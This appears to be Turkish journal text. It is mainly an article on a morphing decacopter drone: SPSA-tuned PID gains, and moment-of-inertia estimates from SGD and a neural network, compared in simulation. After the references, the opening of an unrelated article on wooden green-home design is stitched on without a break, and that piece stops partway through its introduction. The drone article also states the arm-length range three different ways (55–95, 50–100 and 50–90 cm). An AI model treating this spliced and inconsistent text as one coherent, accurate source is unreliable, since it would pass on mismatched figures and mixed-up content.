Bu çalışmada decacopter tipi bir İHA modellenmesi, SPSA kullanılarak başkalaşım ve boylamasına uçuş PID katsayıları belirlenmiştir. Ayrıca değişen başkalaşım oranına bağlı olarak değişen atalet momenti katsayıları hem SGD hem de yapay sinir ağları (YSA) kullanılarak ayrı ayrı belirlenmiş ve iki yöntemin karşılaştırılması boylamasına uçuş üzerinden tasarım performans kriterleri kullanılarak yapılmıştır. Decacopter modellenmesinde doğrusal hareket denklemleri modeli basitleştirmek için ve durum uzay modeline dahil edebilmek için kullanılmıştır. SGD ve YSA eğitimi ve test modelleri için veriler Solidworks programında çizilen decacopter farklı kol uzunluğuna sahip modellerinde elde edilmiştir. Çalışmaya ait simülasyonlar Matlab/Simulink ortamında gerçekleştirilerek tasarım performans kriterlerine göre başkalaşımın decacopter boylamasına uçuşu üzerinde nasıl bir etkiye sahip olduğu belirlenmiş sayısal ifadeler ve grafikler ile ortaya konuşmuştur. Çalışma tüm yönleri ile değerlendirildiğinde decacopter başkalaşım ve optimizasyon metotlarının birlikte kullanılarak iki farklı metodun karşılaştırılması açısından yeni bir bakış açısı getirmiş ve İHA'larda farklı optimizasyon tekniklerinin kullanılması açısından literatürde bulunan açığı kapatması hedeflenmektedir.

2. DECACOPTER TASARIMI VE BAŞKALAŞIM (DECACOPTER DESIGN AND MORPHING)

Decacopter 10 rotortan oluşan bir İHA'dır. Rotorlar kütle merkezinden eşit uzaklıkta konumlandırılmıştır. Her rotor bağımsız olarak hızı değiştirilerek decacopter kontrol edilir. Decacopter altı serbestlik derecesine (6DOF) sahiptir ve üç eksende hareketlerini gerçekleştirir. y ekseninde boylamasına hareketini gerçekleştirirken, x ekseninde yanlamasına hareketini

gerçekleştirir. Decacopter'in rotor yerleşimi ve eksenleri şekil 1'de gösterilmiştir.



Şekil 1. Decacopter ve eksenleri[10] (Decacopter and axis[10])

Decacopter modellenmesi için bir matematiksel yaklaşım kullanılmalıdır. Newton hareket kanunları ve Euler yasaları kullanılarak decacopter matematiksel modeli oluşturulur. Genel yasalar kullanılarak oluşturulan model lineer olmayan yapıya sahiptir. Simülasyonları gerçekleştirmek ve kontrol algoritmalarının başarılı bir şekilde uygulanabilmesi için çeşitli yaklaşımlar kullanılarak lineer olmayan matematiksel model lineer duruma dönüştürülür. Bununla birlikte elde edilen model durum uzay modeli yaklaşımında kolay ve anlaşılır bir şekilde ifade edilebilir. Buna göre decacopter lineer matematiksel modeli aşağıdaki şekilde ifade edilebilir.

$$\dot{x} = g\theta \quad (1)$$

$$\dot{y} = -g\phi \quad (2)$$


$$\dot{\phi} = \frac{\tau_x}{I_x} \quad (3)$$

$$\dot{\theta} = \frac{\tau_y}{I_y} \quad (4)$$

τ_x ve τ_y sırasıyla yanlamasına ve boylamasına hareket için üretilen torklardır. I_x ve I_y ise sırası ile x ve y eksenleri üzerindeki atalet momentleridir.

Başkalaşım uçuştan önce ya da uçuş esnasında İHA'nın geometrik özelliklerindeki değişiklikler olarak isimlendirilir. Decacopter'de başkalaşım uçuş esnasında kol uzunluklarının uzatılıp veya kısaltılması ile sağlanır. Kol uzunluklarının değiştirilmesi ile rotorların dönme eksenine yani ağırlık merkezine olan uzaklıkları değiştiği için


decacopter matematiksel modeli üzerinde etkisi olacaktır. Bu durum ise hem boylamasına hem de yanlamasına uçuşu etkileyecektir. Rotorların dönme eksenine olan uzaklığının değişmesi ile atalet momentleri olan I_x ve I_y değerleri üzerinde etkisi olacaktır. Başkalaşım ile decacopter kütlelerinde herhangi bir değişim meydana gelmez. Decacopter kol uzunlukları optimizasyon metodları ile 55 cm ile 95 cm arasında değiştirilir. Başkalaşım esnasında değişen kol uzunluklarına örnekler şekil 2'de gösterilmiştir.




(a)



(b)



(c)



(d)

Şekil 2. (a) 65 cm kol uzunluğu, (b) 70 cm kol uzunluğu, (c) 75 cm kol uzunluğu, (d) 80 cm kol uzunluğu [10] ((a) 65 cm arm length, (b) 70 cm arm length, (c) 75 cm arm length, (d) 80 cm arm length [10])

Başkalaşım İHA'ların farklı görev türlerine adapte olması ve bu görevleri yerine getirmesi için etkin kullanılabilir. Başkalaşım özelliğine sahip bir İHA'nın başarılı bir şekilde geliştirilmesi, kabiliyetini ve zekasını belirleyen üç adımı içerir: İHA konfigürasyon tasarımı, dinamik modelleme ve uçuş kontrolü [11]. Bu çalışmada konfigürasyon tasarımı Solidworks programındaki çizimlerden, dinamik modelleme Newton hareket kanunları ve Euler yasaları ile, uçuş kontrolü ve başkalaşım ile değişen parametrelerin tahmini ise optimizasyon yöntemleri ile çözülmüştür.

3. OPTİMİZASYON YÖNTEMİ (OPTIMISATION METHOD)

3.1. SPSA (SPSA)

Optimizasyon algoritmaları, ayarlanabilir parametreleri başlangıç değerinden amaç fonksiyonunu iyileştiren bir değere doğru adım adım değiştirmek için kullanılan bir prosedürlerdir. Çeşitli klasik gradyan tabanlı algoritmalar geliştirilmiş ve çeşitli alanlara uygulanmıştır. Ancak, çok sayıda değişkene ve belirsiz ölçümlere sahip problemler için bu yöntemler verimli değildir. Bu nedenlerle, gradyansız stokastik algoritmalar son yıllarda birçok araştırmacı tarafından incelenmiştir. Bu çalışmada decacopter boylamasına uçuş PID katsayıları modellenen bağımsız olarak optimizasyon algoritması kullanılarak belirlenmiştir.

SPSA, gradyansız, ekstremleri arayan bir algoritmadır [12]. Optimizasyon problemlerinde, parametre belirsizliği ve karmaşıklığı ile aralarındaki ilişkiler nedeniyle, bir sistemin tam bir modelini geliştirmek çok zordur, bu nedenle gradyanı değerlendirmek zordur. Ancak SPSA, boyuttan bağımsız olarak çalıştığı için küresel minimumunu bulmak için iyi bir yöntemdir [13]. Bir sonraki yaklaşımına doğru bir adım atmak için amaç fonksiyonunun iki ölçümüne ihtiyaç duyar. Yani her iterasyonda iki ölçüm yapar buna karşılık genetik algoritma tabanlı optimizasyon yöntemleri 2^n ölçümü her iterasyonda gerçekleştirir. SPSA yöntemi, trafik kontrolü için sinyal zamanlaması [14], silah sistemlerinin en iyi hedeflenmesi [15], taktik İHA'nın başkalaşım parametrelerinin belirlenmesi [16] gibi alanlarda başarıyla uygulanmıştır.

SPSA ile decacopter boylamasına ($k_{plong}, k_{ilong}, k_{dlong}$) PID kontrol katsayıları eş zamanlı olarak tahmin edilmiştir. SPSA hem hızlı hem de güvenli bir yakınsama gösterir. Yakınsama maliyet fonksiyonunun ölçümü ile belirlenir. Maliyet fonksiyonu ise tasarım performans kriterleri olan yükselme zamanı, yerleşme zamanı ve aşım değerlerinin fonksiyonu olarak çalışır. Decacopter maliyet fonksiyonu aşağıdaki gibi ifade edilir.

$$Cost_{Deca} = RT_{Deca} + ST_{Deca} + OS_{Deca} \quad (5)$$

burada $Cost$ maliyeti, RT yükselme zamanı, ST yerleşme zamanı ve OS maksimum aşım değerini gösterir.

Boylamasına ve yanlamasına uçuş ayrı ayrı ve eş zamanlı düşünüldüğünde ise maliyet fonksiyonu aşağıdaki gibi gösterilebilir.

$$Cost_{boy} = x * RT_{boy} + y * ST_{boy} + z * OS_{boy} \quad (6)$$

x, y, z katsayıları ilk iterasyonda belirlenen ve maliyet fonksiyonlarını minimuma getirmek için kullanılan katsayılardır. Katsayıların değerleri tablo 1'de gösterilmiştir.

Tablo 1. Maliyet fonksiyonu katsayıları (Cost function coefficients)

Katsayı	Değer
x	0.7504
y	0.0474
z	1

Toplam maliyet indeksi değeri optimizasyon parametrelerinin maliyet fonksiyonu üzerinde yüzde olarak etkisini ve maliyet fonksiyonunun iyileşmesi hakkında bilgi verir. Toplam maliyet indeksi hem boylamasına uçuşa bağlı olarak değer üretir. Toplam maliyet indeksi aşağıdaki gibi gösterilebilir.

$$\%Cost_{top_i} = \frac{Cost_1 - Cost_i}{Cost_1} \times 100 \quad (7)$$

3.2. SGD ve YSA (SGD and ANN)

SPSA ile tahmin edilen PID katsayıları haricinde başkalaşım ile değişen kol uzunluğuna göre decacopter atalet momentlerinin de tahmin edilmesi gerekmektedir. Başkalaşım ile kol uzunlukları uzayıp ya da kısalmasına göre motorların dönme eksenine olan uzaklıkları değiştiği için her ekseninde atalet momentlerinin hesaplanması gerekmektedir. Atalet momenti katı cisim şekline göre değiştiği için uçuş esnasına analitik olarak hesaplamak hem zor hem de zaman almaktadır. Bundan dolayı her eksenindeki atalet momenti kol uzunluğuna göre SGD ve YSA yöntemleri ile ayrı ayrı tahmin edilmiştir.

SGD algoritması makine öğrenmesinde yaygın olarak kullanılan bir uygulamadır. Büyük ölçekli derin öğrenme modellerinin optimizasyon işlemlerinde SGD iyi sonuçlar vermektedir [17]. Stokastik terimi, rastgele bir olasılığa bağlı bir mekanizma veya yöntem anlamına gelir. Her iterasyon için tüm veri seti yerine birkaç örnek rastgele seçilir. SGD, her eğitim aşamasından sonra ağ yapısını değiştirerek küresel minimum değeri bulmayı amaçlar. Bu yaklaşım, tüm veri kümesinin gradyanını bulmak yerine rastgele seçilen bir grup için gradyana yaklaşarak hatayı azaltır [18].

Gerçekte, rastgele örnekleme, veri kümesini rastgele karıştırarak ve gruplar arasında adım adım ilerleyerek yapılır. SGD algoritması genel olarak aşağıdaki gibi ifade edilir.


$$m^k = \beta m^{k-1} + (1 - \beta)g^k$$

$$x^{k+1} = x^k - \alpha m^k \quad (8)$$

burada $\alpha > 0$ adım boyutu, $\beta \in [0, 1)$ momentum ağırlığı ve $m^0 = 0$ 'dır. Performansı artırmak için genellikle momentum ağırlığı 0'dan büyük seçilir.

SGD küresel minimum'a erişmek için genellikle bir veri seti kullanır. Her iterasyonda veri setinden rasgele verileri seçerek eğitim ve doğrulama gerçekleştirir. Bu çalışmada eğitim setinde giriş olarak kol uzunluğu, çıkış olarak ise her eksendeki atalet momentleri (I_x, I_y ve I_z) kullanılır. Buna göre kol uzunluğuna göre SGD eğitim sonunda tahmin ettiği atalet momentlerini çıktı olarak verir. Tablo 2'de kol uzunluğu ve atalet momentlerini içeren veri seti verilmiştir.

Decacopter kol uzunluğuna göre SGD ile atalet momentlerinin tahmini yapılmıştır. Aynı kol uzunlukları kullanılarak karşılaştırma yapabilmek amacı ile atalet momentleri YSA ile de tahmin edilmiştir. YSA insan beyninin em temel özelliği olan öğrenme fonksiyonunu taklit eden sistemdir. YSA öğrenme işlemini örnekler yardımı ile gerçekleştirir. Bu ağlar birbirine bağlı yapay sinir hücrelerinden oluşur. Her bağlantının bir ağırlık değeri vardır. Yapay sinir ağının sahip olduğu bilgi bu ağırlık değerlerinde saklı olup ağa yayılmıştır. Yapay sinir hücreleri girdi katmanı, ara katmanlar ve çıktı katmanından oluşur. YSA'da bilgiler girdi katmanından iletilir, ara katmanda işlenir ve çıktı katmanına gönderilir. Bu çalışmada girdi katmanı decacopter kol uzunluğu, çıktı katmanı ise her eksendeki atalet momentleri olarak belirlenmiştir. YSA modeli Şekil 3'de gösterilmiştir.



Şekil 3. YSA yapısı (ANN structure)

YSA kol uzunluğu değerine göre çıktı üretebilmek için veri setine ihtiyaç duyar. YSA eğitiminde kullanılan veri seti Tablo 2'de gösterilmiştir.


Tablo 2. SGD ve YSA veri seti (SGD and ANN dataset)

Kol uzunluğu(cm)	$I_x(kg * m^2)$	$I_y(kg * m^2)$	$I_z(kg * m^2)$
65	0,44	0,44	0,88
66	0,45	0,45	0,90
67	0,47	0,47	0,93
68	0,48	0,48	0,96
69	0,49	0,49	0,99
70	0,51	0,51	1,02
71	0,52	0,52	1,05
72	0,54	0,54	1,08
73	0,55	0,55	1,11
74	0,57	0,57	1,14
75	0,58	0,58	1,17
76	0,60	0,60	1,20
77	0,62	0,62	1,23
78	0,63	0,63	1,26
80	0,65	0,65	1,30

Şekil 3'te gösterildiği gibi YSA 1 giriş ve 3 çıkışa sahiptir ve 2 gizli katman içerir. Tablo 2'de gösterilen veri setinin %70'i eğitim ve %30'u test için kullanılmıştır. YSA eğitimi için ise Levenberg-Marquardt (LM) algoritması kullanılmıştır. LM algoritması YSA eğitiminde hızı ve kararlılığı nedeni ile tercih edilmiştir. Öğrenme oranı (η), öğrenme algoritmasının hızı ve doğruluğunu kontrol eden bir sabittir. Öğrenme oranı, eğitimde YSA ağırlıklarının değişiminde kullanılmaktadır. Öğrenme oranının çok büyük veya küçük seçilmesi öğrenmede sorunlara yol açacaktır. Tecrübeler ile öğrenme oranının $0.01 \leq \eta \leq 0.9$ olması tercih edilmektedir [19]. Bu çalışmada öğrenme oranı 0.7 seçilmiştir.


4. BULGULAR (Results)

Bu çalışmada SPSA ile decacopter kol uzunlukları 50 cm ile 100 cm arasında ve buna bağlı olarak her eksendeki atalet momentleri tahmin ettirilmiştir. Şekil 4 tahmin ettirilen kol uzunlukları gösterilmiştir.




Şekil 4. SPSA ile tahmin edilen kol uzunluğu (Arm length estimated by SPSA)

SPSA 2. iterasyonda en ideal kol uzunluğunu tahmin etmiştir ve sonraki iterasyonlarda da kol uzunluğu değişmemiştir. Buna bağlı olarak boylamasına uçuş PID katsayıları da tahmin edilmiştir. Bu katsayılar hem SGD hem de YSA için kullanılmıştır. Boylamasına uçuş PID katsayıları şekil 5’de gösterilmiştir.




Şekil 5. SPSA tahmin ettiği PID katsayıları (SPSA estimated PID coefficients)

Şekil 4 ve 5’e göre SPSA optimizasyon yönteminin maliyet fonksiyonu şekil 6’da gösterilmiştir.




Şekil 6. Maliyet fonksiyonu (Cost function)

Toplam maliyet indeksi, SPSA yüzde olarak iyileşme miktarını gösterir. Toplam maliyet indeksi şekil 7’de gösterilmiştir.




Şekil 7. Toplam maliyet indeksi (Total cost index)

SPSA ile tahmin edilen kol uzunluklarına göre Tablo 2’de verilen veri seti kullanılarak SGD ve YSA’ya her eksendeki atalet momentleri tahmin ettirilmiştir. Şekil 8 ve 9 sırası ile SGD ve YSA tahmin ettiği atalet momentlerini göstermektedir.




Şekil 8. SGD atalet momenti tahmini (SGD moment of inertia estimate)




Şekil 9. YSA atalet momenti tahmini (ANN moment of inertia estimation)

SPSA ile PID katsayıları, SGD ve YSA ile atalet momentleri tahminleri yapıldıktan sonra Matlab/Simülasyon ortamında decacopter uçuş simülasyonları hem SGD hem de YSA tahminleri ile boylamasına uçuş için ayrı ayrı yapılmıştır. Decacopter’in uçuş simülasyonlarında 1°’lik yörüngeyi 3 saniye boyunca takip etmesi istenmiştir. Hem SPSA hem de SGD ve YSA tahminleri 2. iterasyonda optimum bulunduğu için simülasyonlar 1. ve 2. iterasyonlar için yapılmıştır. Şekil 10’da SGD tahminlerine göre yapılan simülasyon sonuçları gösterilmiştir. Şekil 11’de YSA tahminlerine göre yapılan simülasyon sonuçları gösterilmiştir.





(a)



(b)

Şekil 10. SGD tahminlerine göre simülasyon sonuçları (Simulation results according to SGD estimates)



Şekil 11. YSA tahminlerine göre simülasyon sonuçları (Simulation results according to ANN predictions)

5. SONUÇLAR (CONCLUSIONS)

İHA'larının optimizasyon temelli uçuş kontrolleri son yıllarda önemli bir konu haline gelmiştir. Bu çalışmada decacopter türü bir İHA'nın başkalaşım etkisi altında PID kontrolcü parametrelerinin ve kol uzunluğunun tahmini SPSA ile kol uzunluğuna göre her eksendeki atalet momentleri tahmini ise SGD ve YSA ile yapılmıştır. SPSA'da kol uzunluğunun 50 cm'den 90 cm'ye gelmesi toplam maliyet indeksinde %75'lik bir iyileşme olduğunu göstermektedir. Tahmin edilen değerler ile hem SGD hem de YSA ile simülasyonlar yapılmıştır. Her iki yöntemde de decacopter verilen yörüngeyi başarılı bir şekilde izlemiştir. Her iki yönteminde de karşılaştırılması tasarım performans kriterleri olan

yükselme zamanı, yerleşme zamanı ve aşım değerleri üzerinden yapılmıştır. Tablo 3'de SGD ile yapılan simülasyonların tasarım performans kriterleri verilmiştir.

Tablo 3. SGD tasarım performans kriterleri (SGD design performance criteria)

	1	2	3	4	5
Yükselme zamanı (sn)	0.0224	0.0627	0.0653	0.0653	0.0653
Yerleşme zamanı (sn)	0.185	0.983	1.1	1.1	1.1
Aşım (%)	28	8.23	7.41	7.45	7.45

Tablo 4’de YSA ile yapılan simülasyonların tasarım performans kriterleri verilmiştir.

Tablo 4. YSA tasarım performans kriterleri (ANN design performance criteria)

	1	2	3	4	5
Yükselme zamanı (sn)	0.0418	0.0288	0.0288	0.0288	0.0288
Yerleşme zamanı (sn)	0.519	0.419	0.419	0.419	0.419
Aşım (%)	10.9	8.51	8.51	8.51	8.51

Tasarım performans kriterleri incelendiğinde SGD ile tahmin edilen değerlerde yapılan simülasyonlarda yükselme zamanı, yerleşme zamanı ve aşım değerlerinin yükseldiği gözlemlenmiştir. YSA ile yapılan simülasyonlarda ise yükselme zamanı, yerleşme zamanı ve aşım değerlerinin ise düşüş gösterdiği gözlemlenmiştir. YSA decacopter’in başkalaşım etkisi altında daha iyi sonuçlar verdiği gösterilmiştir.

ETİK STANDARTLARIN BEYANI (DECLARATION OF ETHICAL STANDARDS)

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

YAZARLARIN KATKILARI (AUTHORS' CONTRIBUTIONS)

Oğuz KÖSE: Literatür taraması, simülasyonların gerçekleştirilmesi ve makale yazım işlemlerini gerçekleştirmiştir.

Performed literature review, simulations and article writing.

Fırat ŞAL: Literatür taraması ve araştırma işlemlerini gerçekleştirmiştir.

Performed literature review and research.

Tuğrul OKTAY: Literatür taraması ve danışmanlık işlemlerini gerçekleştirmiştir.

Performed literature review and consultancy activities.

ÇIKAR ÇATIŞMASI (CONFLICT OF INTEREST)

Bu çalışmada herhangi bir çıkar çatışması yoktur.



There is no conflict of interest in this study.

KAYNAKLAR (REFERENCES)

- [1] İ. ATA, “Hibrit-Elektrikli İtki Sistemine Sahip Cessna 172S Uçağında Uçuş Parametrelerinin Gri İlişkisel Analiz Yöntemi ile Optimizasyonu,” *Gazi Üniversitesi Fen Bilim. Derg. Part C Tasarım ve Teknol.*, vol. 11, no. 4, pp. 1223–1231, 2023, doi: 10.29109/gujsc.1394062.
- [2] M. M. Ferdaus, S. G. Anavatti, M. Pratama, and M. A. Garratt, “Towards the use of fuzzy logic systems in rotary wing unmanned aerial vehicle: a review,” *Artif. Intell. Rev.*, vol. 53, no. 1, pp. 257–290, 2020, doi: 10.1007/s10462-018-9653-z.
- [3] S. D. Hanford, L. N. Long, and J. F. Horn, “A small semi-autonomous rotary-wing Unmanned Air Vehicle (UAV),” *Collect. Tech. Pap. - InfoTech Aerosp. Adv. Contemp. Aerosp. Technol. Their Integr.*, vol. 3, no. September, pp. 1539–1548, 2005, doi: 10.2514/6.2005-7077.
- [4] T. Zhao and W. Li, “Design Configuration and Technical Application of Rotary-Wing Unmanned Aerial Vehicles,” *Mechatronics Intell. Transp. Syst.*, vol. 1, no. 1, pp. 69–85, 2022, doi: 10.56578/mits010108.
- [5] C. Lee, S. Kim, and B. Chu, “A Survey: Flight Mechanism and Mechanical Structure of the UAV,” *Int. J. Precis. Eng. Manuf.*, vol. 22, no. 4, pp. 719–743, 2021, doi: 10.1007/s12541-021-00489-y.
- [6] T. Oktay and O. Kose, “Simultaneous quadrotor autopilot system and collective morphing system design,” *Aircr. Eng.*

- Aerosp. Technol.*, vol. 92, no. 7, pp. 1093–1100, 2020, doi: 10.1108/AEAT-01-2020-0026.
- [7] N. Bucki and M. W. Mueller, “Design and Control of a Passively Morphing quadcopter,” in *2019 International Conference on Robotics and Automation (ICRA)*, IEEE, 2019, pp. 9116–9122.
- [8] O. Kose and T. Oktay, “Simultaneous design of morphing hexarotor and autopilot system by using deep neural network and SPSA,” *Aircr. Eng. Aerosp. Technol.*, vol. 95, no. 6, pp. 939–949, 2023, doi: 10.1108/AEAT-07-2022-0178.
- [9] O. KOSE, “Başkalaşımın Octorotor Boylamasına Uçuşuna Etkisi,” *Black Sea J. Eng. Sci.*, vol. 6, no. 3, pp. 185–192, 2023, doi: 10.34248/bsengineering.1273089.
- [10] T. Oktay, F. Sal, O. Kose, and E. Ozen, “Stochastic Longitudinal Autopilot Tuning for Best Autonomous Flight Performance of a Morphing Decacopter,” in *ICRETS 2023: International Conference on Research in Engineering, Technology and Science*, Budapest: ISRES Publishing, 2023, pp. 50–58.
- [11] L. CHU, Q. LI, F. GU, X. DU, Y. HE, and Y. DENG, “Design, modeling, and control of morphing aircraft: A review,” *Chinese J. Aeronaut.*, vol. 35, no. 5, pp. 220–246, 2022, doi: 10.1016/j.cja.2021.09.013.
- [12] J. C. Spall, “An Overview of the Simultaneous Perturbation Method for Efficient Optimization,” 1998.
- [13] Yang WANG, “Modified Simultaneous Perturbation Stochastic Approximation Method for Power Capture Maximization of Wind Turbines,” Kansas State University, 2013.
- [14] J. C. Spall and D. C. Chin, “Traffic-responsive signal timing for system-wide traffic control,” *Transp. Res. Part C Emerg. Technol.*, vol. 5, no. 3–4, pp. 153–163, 1997, doi: 10.1016/S0968-090X(97)00012-0.
- [15] D. Heydon, B and D. Hill, S, “Maximizing Target Damage Through Optimal Aimpoint Patterning,” in *A/AA 3rd Biennial National Forum on Weapon System Effectiveness*, Seal Beach, 2003, pp. 18–20.
- [16] T. Oktay and S. Coban, “Simultaneous longitudinal and lateral flight control systems design for both passive and active morphing TUAVs,” *Elektron. ir Elektrotehnika*, vol. 23, no. 5, pp. 15–20, 2017.
- [17] X. Cui, W. Zhang, Z. Tüske, and M. Picheny, “Evolutionary stochastic gradient descent for optimization of deep neural networks,” *Adv. Neural Inf. Process. Syst.*, vol. 2018-Decem, no. NeurIPS, pp. 6048–6058, 2018.
- [18] B. Gess and S. Kassing, “Stochastic Modified Flows , Mean-Field Limits and Dynamics of Stochastic Gradient Descent,” vol. 25, pp. 1–27, 2024.
- [19] A. Arı and M. Erşen Berberler, “Yapay Sinir Ağları ile Tahmin ve Sınıflandırma Problemlerinin Çözümü İçin Arayüz Tasarımı,” *Acta Infologica*, vol. 1, no. 2, pp. 55–72, 2017.

Ahşap Yeşil Ev Konsepti Tasarımına Özgün Yaklaşımlar

Yeliz ÖZTÜRK^{1*} , Mustafa ALTUNOK² 

¹Hittit Üniversitesi, İskilip Meslek Yüksekokulu, Tasarım Bölümü, İç Mekân Tasarımı Programı, Çorum, Türkiye

²Gazi Üniversitesi, Teknoloji Fakültesi, Ağaç İşleri Endüstri Mühendisliği, Ankara, Türkiye

Makale Bilgisi


Araştırma makalesi
Başvuru: 05/06/2024
Düzeltilme: 20/06/2024
Kabul: 01/07/2024

Grafik Özet (Graphical/Tabular Abstract)

Bu çalışmada Ahşap Yeşil Ev Konsepti tasarımına özgün yaklaşımlar geliştirilmeye çalışılmıştır. / In this study, an attempt was made to develop original approaches to the Wooden Green Home Concept design.

Anahtar Kelimeler

Ahşap Yeşil Ev Konsepti,
Kertme Birleştirme,
Kertme Gövdeli Kolon-
Kiriş,
Yaşamsal Modül Hücre,
Modüler Tasarım.



Article Info

Research article
Received: 05/06/2024
Revision: 20/06/2024
Accepted: 01/07/2024

Keywords

Wooden Green Home
Concept,
Notched Jointing,
Notched Body Column-
Beam,
Vital Module Cell,
Modular Design

Şekil A: Ahşap yeşil ev konstrüksiyonu / Figure A: Wooden green home construction

Highlights (Önemli noktalar)

- İklim değişikliğinin etkilerinin azaltılmasına yönelik sürdürülebilir ahşap yeşil ev tasarımı geliştirilmesi. / Developing a sustainable wooden green home design to reduce the effects of climate change.
- Ahşap yeşil evi taşıyıcı düzlem çerçeve sistem elemanlarında ortaya çıkan zorlanmalar. / Strains occurring in the load-bearing plane frame system elements of a wooden green home.
- Modüler bir prototip tasarımı ile Ahşap Yeşil Evin kolay uygulanabilirliğinin ortaya koyulması. / Demonstrating the easy applicability of the wooden green home with a modular prototype design.

Amaç (Aim): Bu çalışmada, yerli ağaç türü Sarıçam (*Pinus sylvestris* L.) lamine kereste kullanılarak bir Ahşap Yeşil Ev Konseptinde prototip tasarımına modüler yaklaşımlar ve imalat konstrüksiyonuna özgün teknikler geliştirmeye çalışılmıştır. / In this research, an attempt was made to develop modular approaches to prototype design and unique techniques for manufacturing construction in a wooden green home concept using the native tree species Scots Pine (*Pinus sylvestris* L.) laminated timber.

Özgünlük (Originality): Çalışma ahşap malzemenin, ahşap yeşil ev tasarımında ve üretiminde güvenilirlik, sürdürülebilirlik, ekolojik, verimlilik, kolaylık, düşük temel yükü ve maliyetler gibi avantajlar sunduğunu göstermiştir. / The study showed that wood material offers advantages such as reliability, sustainability, ecology, efficiency, convenience, low foundation load and costs in the design and production of wooden green home.

Bulgular (Results): Tasarım yaklaşımları ve konstrüksiyon tekniklerinin sağladığı avantajlar ile ahşap, özellikle yatay mimarinin yapı konstrüksiyonunda en uygun malzemeler listesinin önde geleni olarak önerilebileceği saptanmıştır. / It has been determined that wood can be recommended as the leading material in the list of the most suitable materials, especially in horizontal architecture, with the advantages provided by design approaches and construction techniques.

Sonuç (Conclusion): Deneysel taşıma kuvvetleri, dirençleri ve ankastrelik momentleri, ön kabul ile belirlenmiş en-kesitli kolon-kiriş elemanlarına gelen ahşap yapı tasarım gerekli yüklerine göre 1,7 ila 7, 4 kat daha güçlü ve yeterli olduğu belirlenmiştir. Böylece, yatay mimaride ahşap ev, materyal olarak ahşabın güvenli bir şekilde kullanımın önerilebileceği tespit edilmiştir. / It has been determined that these experimental bearing forces, resistances and anchoring moments are 1.7 to 7.4 times stronger and more sufficient than the wooden structure design required loads on the cross-sectional column-beam elements determined by the assumption. Thus, it has been determined that the safe use of wood as a material can be recommended for wooden building uses in horizontal architecture.



Ahşap Yeşil Ev Konsepti Tasarımına Özgün Yaklaşımlar

Yeliz ÖZTÜRK^{1*}, Mustafa ALTUNOK²

¹Hitit Üniversitesi, İskilip Meslek Yüksekokulu, Tasarım Bölümü, İç Mekan Tasarımı Programı, Çorum, Türkiye

²Gazi Üniversitesi, Teknoloji Fakültesi, Ağaç İşleri Endüstri Mühendisliği, Ankara, Türkiye

Makale Bilgisi

Araştırma makalesi
Başvuru: 05/06/2024
Düzeltilme: 20/06/2024
Kabul: 01/07/2024

Anahtar Kelimeler

Ahşap Yeşil Ev Konsepti,
Kertme Birleştirme,
Kertme Gövdeli Kolon-
Kiriş,
Yaşamsal Modül Hücre,
Modüler Tasarım.

Özet

Bu çalışmada, yerli ağaç türü sarıçam (*Pinus Sylvestris L.*) lamine kereste kullanılarak bir Ahşap Yeşil Ev Konseptinde prototip tasarımına modüler yaklaşımlar ve imalat konstrüksiyonuna özgün teknikler geliştirmeye çalışılmıştır. Bu maksatla, önce önkabul ile belirlenen 15 x 30 cm en-kesitli iki katmanlı lamine kolon ve kirişlerden düzlem çerçeve taşıyıcılı, ahşap zemin-tavan örtü ve duvar panelli dubleks bir prototip ev tasarlanmıştır. Tasarımda uluslararası M10 modülü ve onun katları olan 18M ile optimum yerleşim planı (modül yaşam hücrelerinden oluşan), 18M x 27M ile ideal bir mekân yüksekliği kurgulanmıştır. Bu prototipin temel taşıyıcıları düzlem çerçevelerden düşünülmüş ve inşaat mühendisliği teknik ve teknolojik kurallarına göre yapı yükü, kolon-kiriş elemanlarının ve bunların düğüm noktalarının yeterliliği teorik olarak hesaplanmıştır. Daha sonra taşıyıcı düzlem çerçeve elemanlarının 1/5 ölçeğinde örnekler hazırlanarak, gerçek yapıdaki zorlanmaları temsil edecek testler uygulanarak, bu örneklerde maksimum taşıma kuvveti, maksimum dirençler ve düğüm noktalarında ankastrilik momentler belirlenmiştir. Bu deneysel taşıma kuvvetleri, dirençleri ve ankastrilik momentleri, ön kabul ile belirlenmiş en-kesitli kolon-kiriş elemanlarına gelen ahşap yapı tasarım gerekli yüklerine göre 1,7 ila 7,4 kat daha güçlü ve yeterli olduğu belirlenmiştir. Böylece, yatay mimaride ahşap ev, materyal olarak ahşabın güvenli bir şekilde kullanımın önerilebileceği tespit edilmiştir.

Unique Approaches to Wooden Green Home Concept Design

Article Info

Research article
Received: 05/06/2024
Revision: 20/06/2024
Accepted: 01/07/2024

Keywords

Wooden Green Home
Concept,
Notched Jointing,
Notched Body Column-
Beam,
Vital Module Cell,
Modular Design

Abstract

In this research, an attempt was made to develop modular approaches to prototype design and unique techniques for manufacturing construction in a wooden green home concept using the native tree species scots pine (*Pinus Sylvestris L.*) laminated timber. For this purpose, a duplex prototype building was first designed with a 15 x 30 cm cross-section, two-layer laminated columns and beams, a plane frame carrier, wooden floor-ceiling covering and wall panels. In the design, an optimum layout plan (consisting of module living cells) with the international M10 module and its multiples 18M, and an ideal space height of 18M x 27M was created. The foundation carriers of this prototype were considered as plane frames, and the structure load, the adequacy of the column-beam elements and their nodes were calculated theoretically according to the technical and technological rules of civil engineering. Then, 1/5 scale samples of the load-bearing plane frame elements were prepared and tested to represent the strains in the real structure, and the maximum bearing force, maximum resistances and anchored moments at the nodes were determined in these samples. It has been determined that these experimental bearing forces, resistances and anchoring moments are 1.7 to 7.4 times stronger and more sufficient than the wooden structure design required loads on the cross-sectional column-beam elements determined by the assumption. Thus, it has been determined that the safe use of wood as a material can be recommended for wooden building in horizontal architecture.

1. GİRİŞ (INTRODUCTION)

Dünyada yaşanan çevre sorunları karşısında çözüm arayışları ve yeni yönelimler yoğun bir biçimde tartışılmaktadır. Çevre kirliliğini en aza indirecek, insan sağlığına uygun ortam şartlarını sağlayacak ve ekolojik dengeyi koruyan yapılara yönelik eleman ve malzeme seçimi mimarinin temel hedefleri

arasında yer almaktadır [1]. Sürdürülebilirlik, bir kaynağın sonsuza kadar tüketilmemesi, bitmemesi veya yok edilmemesi için işlenme veya kullanılma şeklidir [2]. Çevresel sürdürülebilirlik; kaynakların kullanım düzeyini, bu kaynakların kendini yenileme hızını; salınan kirleticilerin oranını, doğal kaynakların bu kirleticileri işleme tabii tutma hızını

aşması ve doğal kaynakların sürekliliğinin sağlanmasıdır [3].

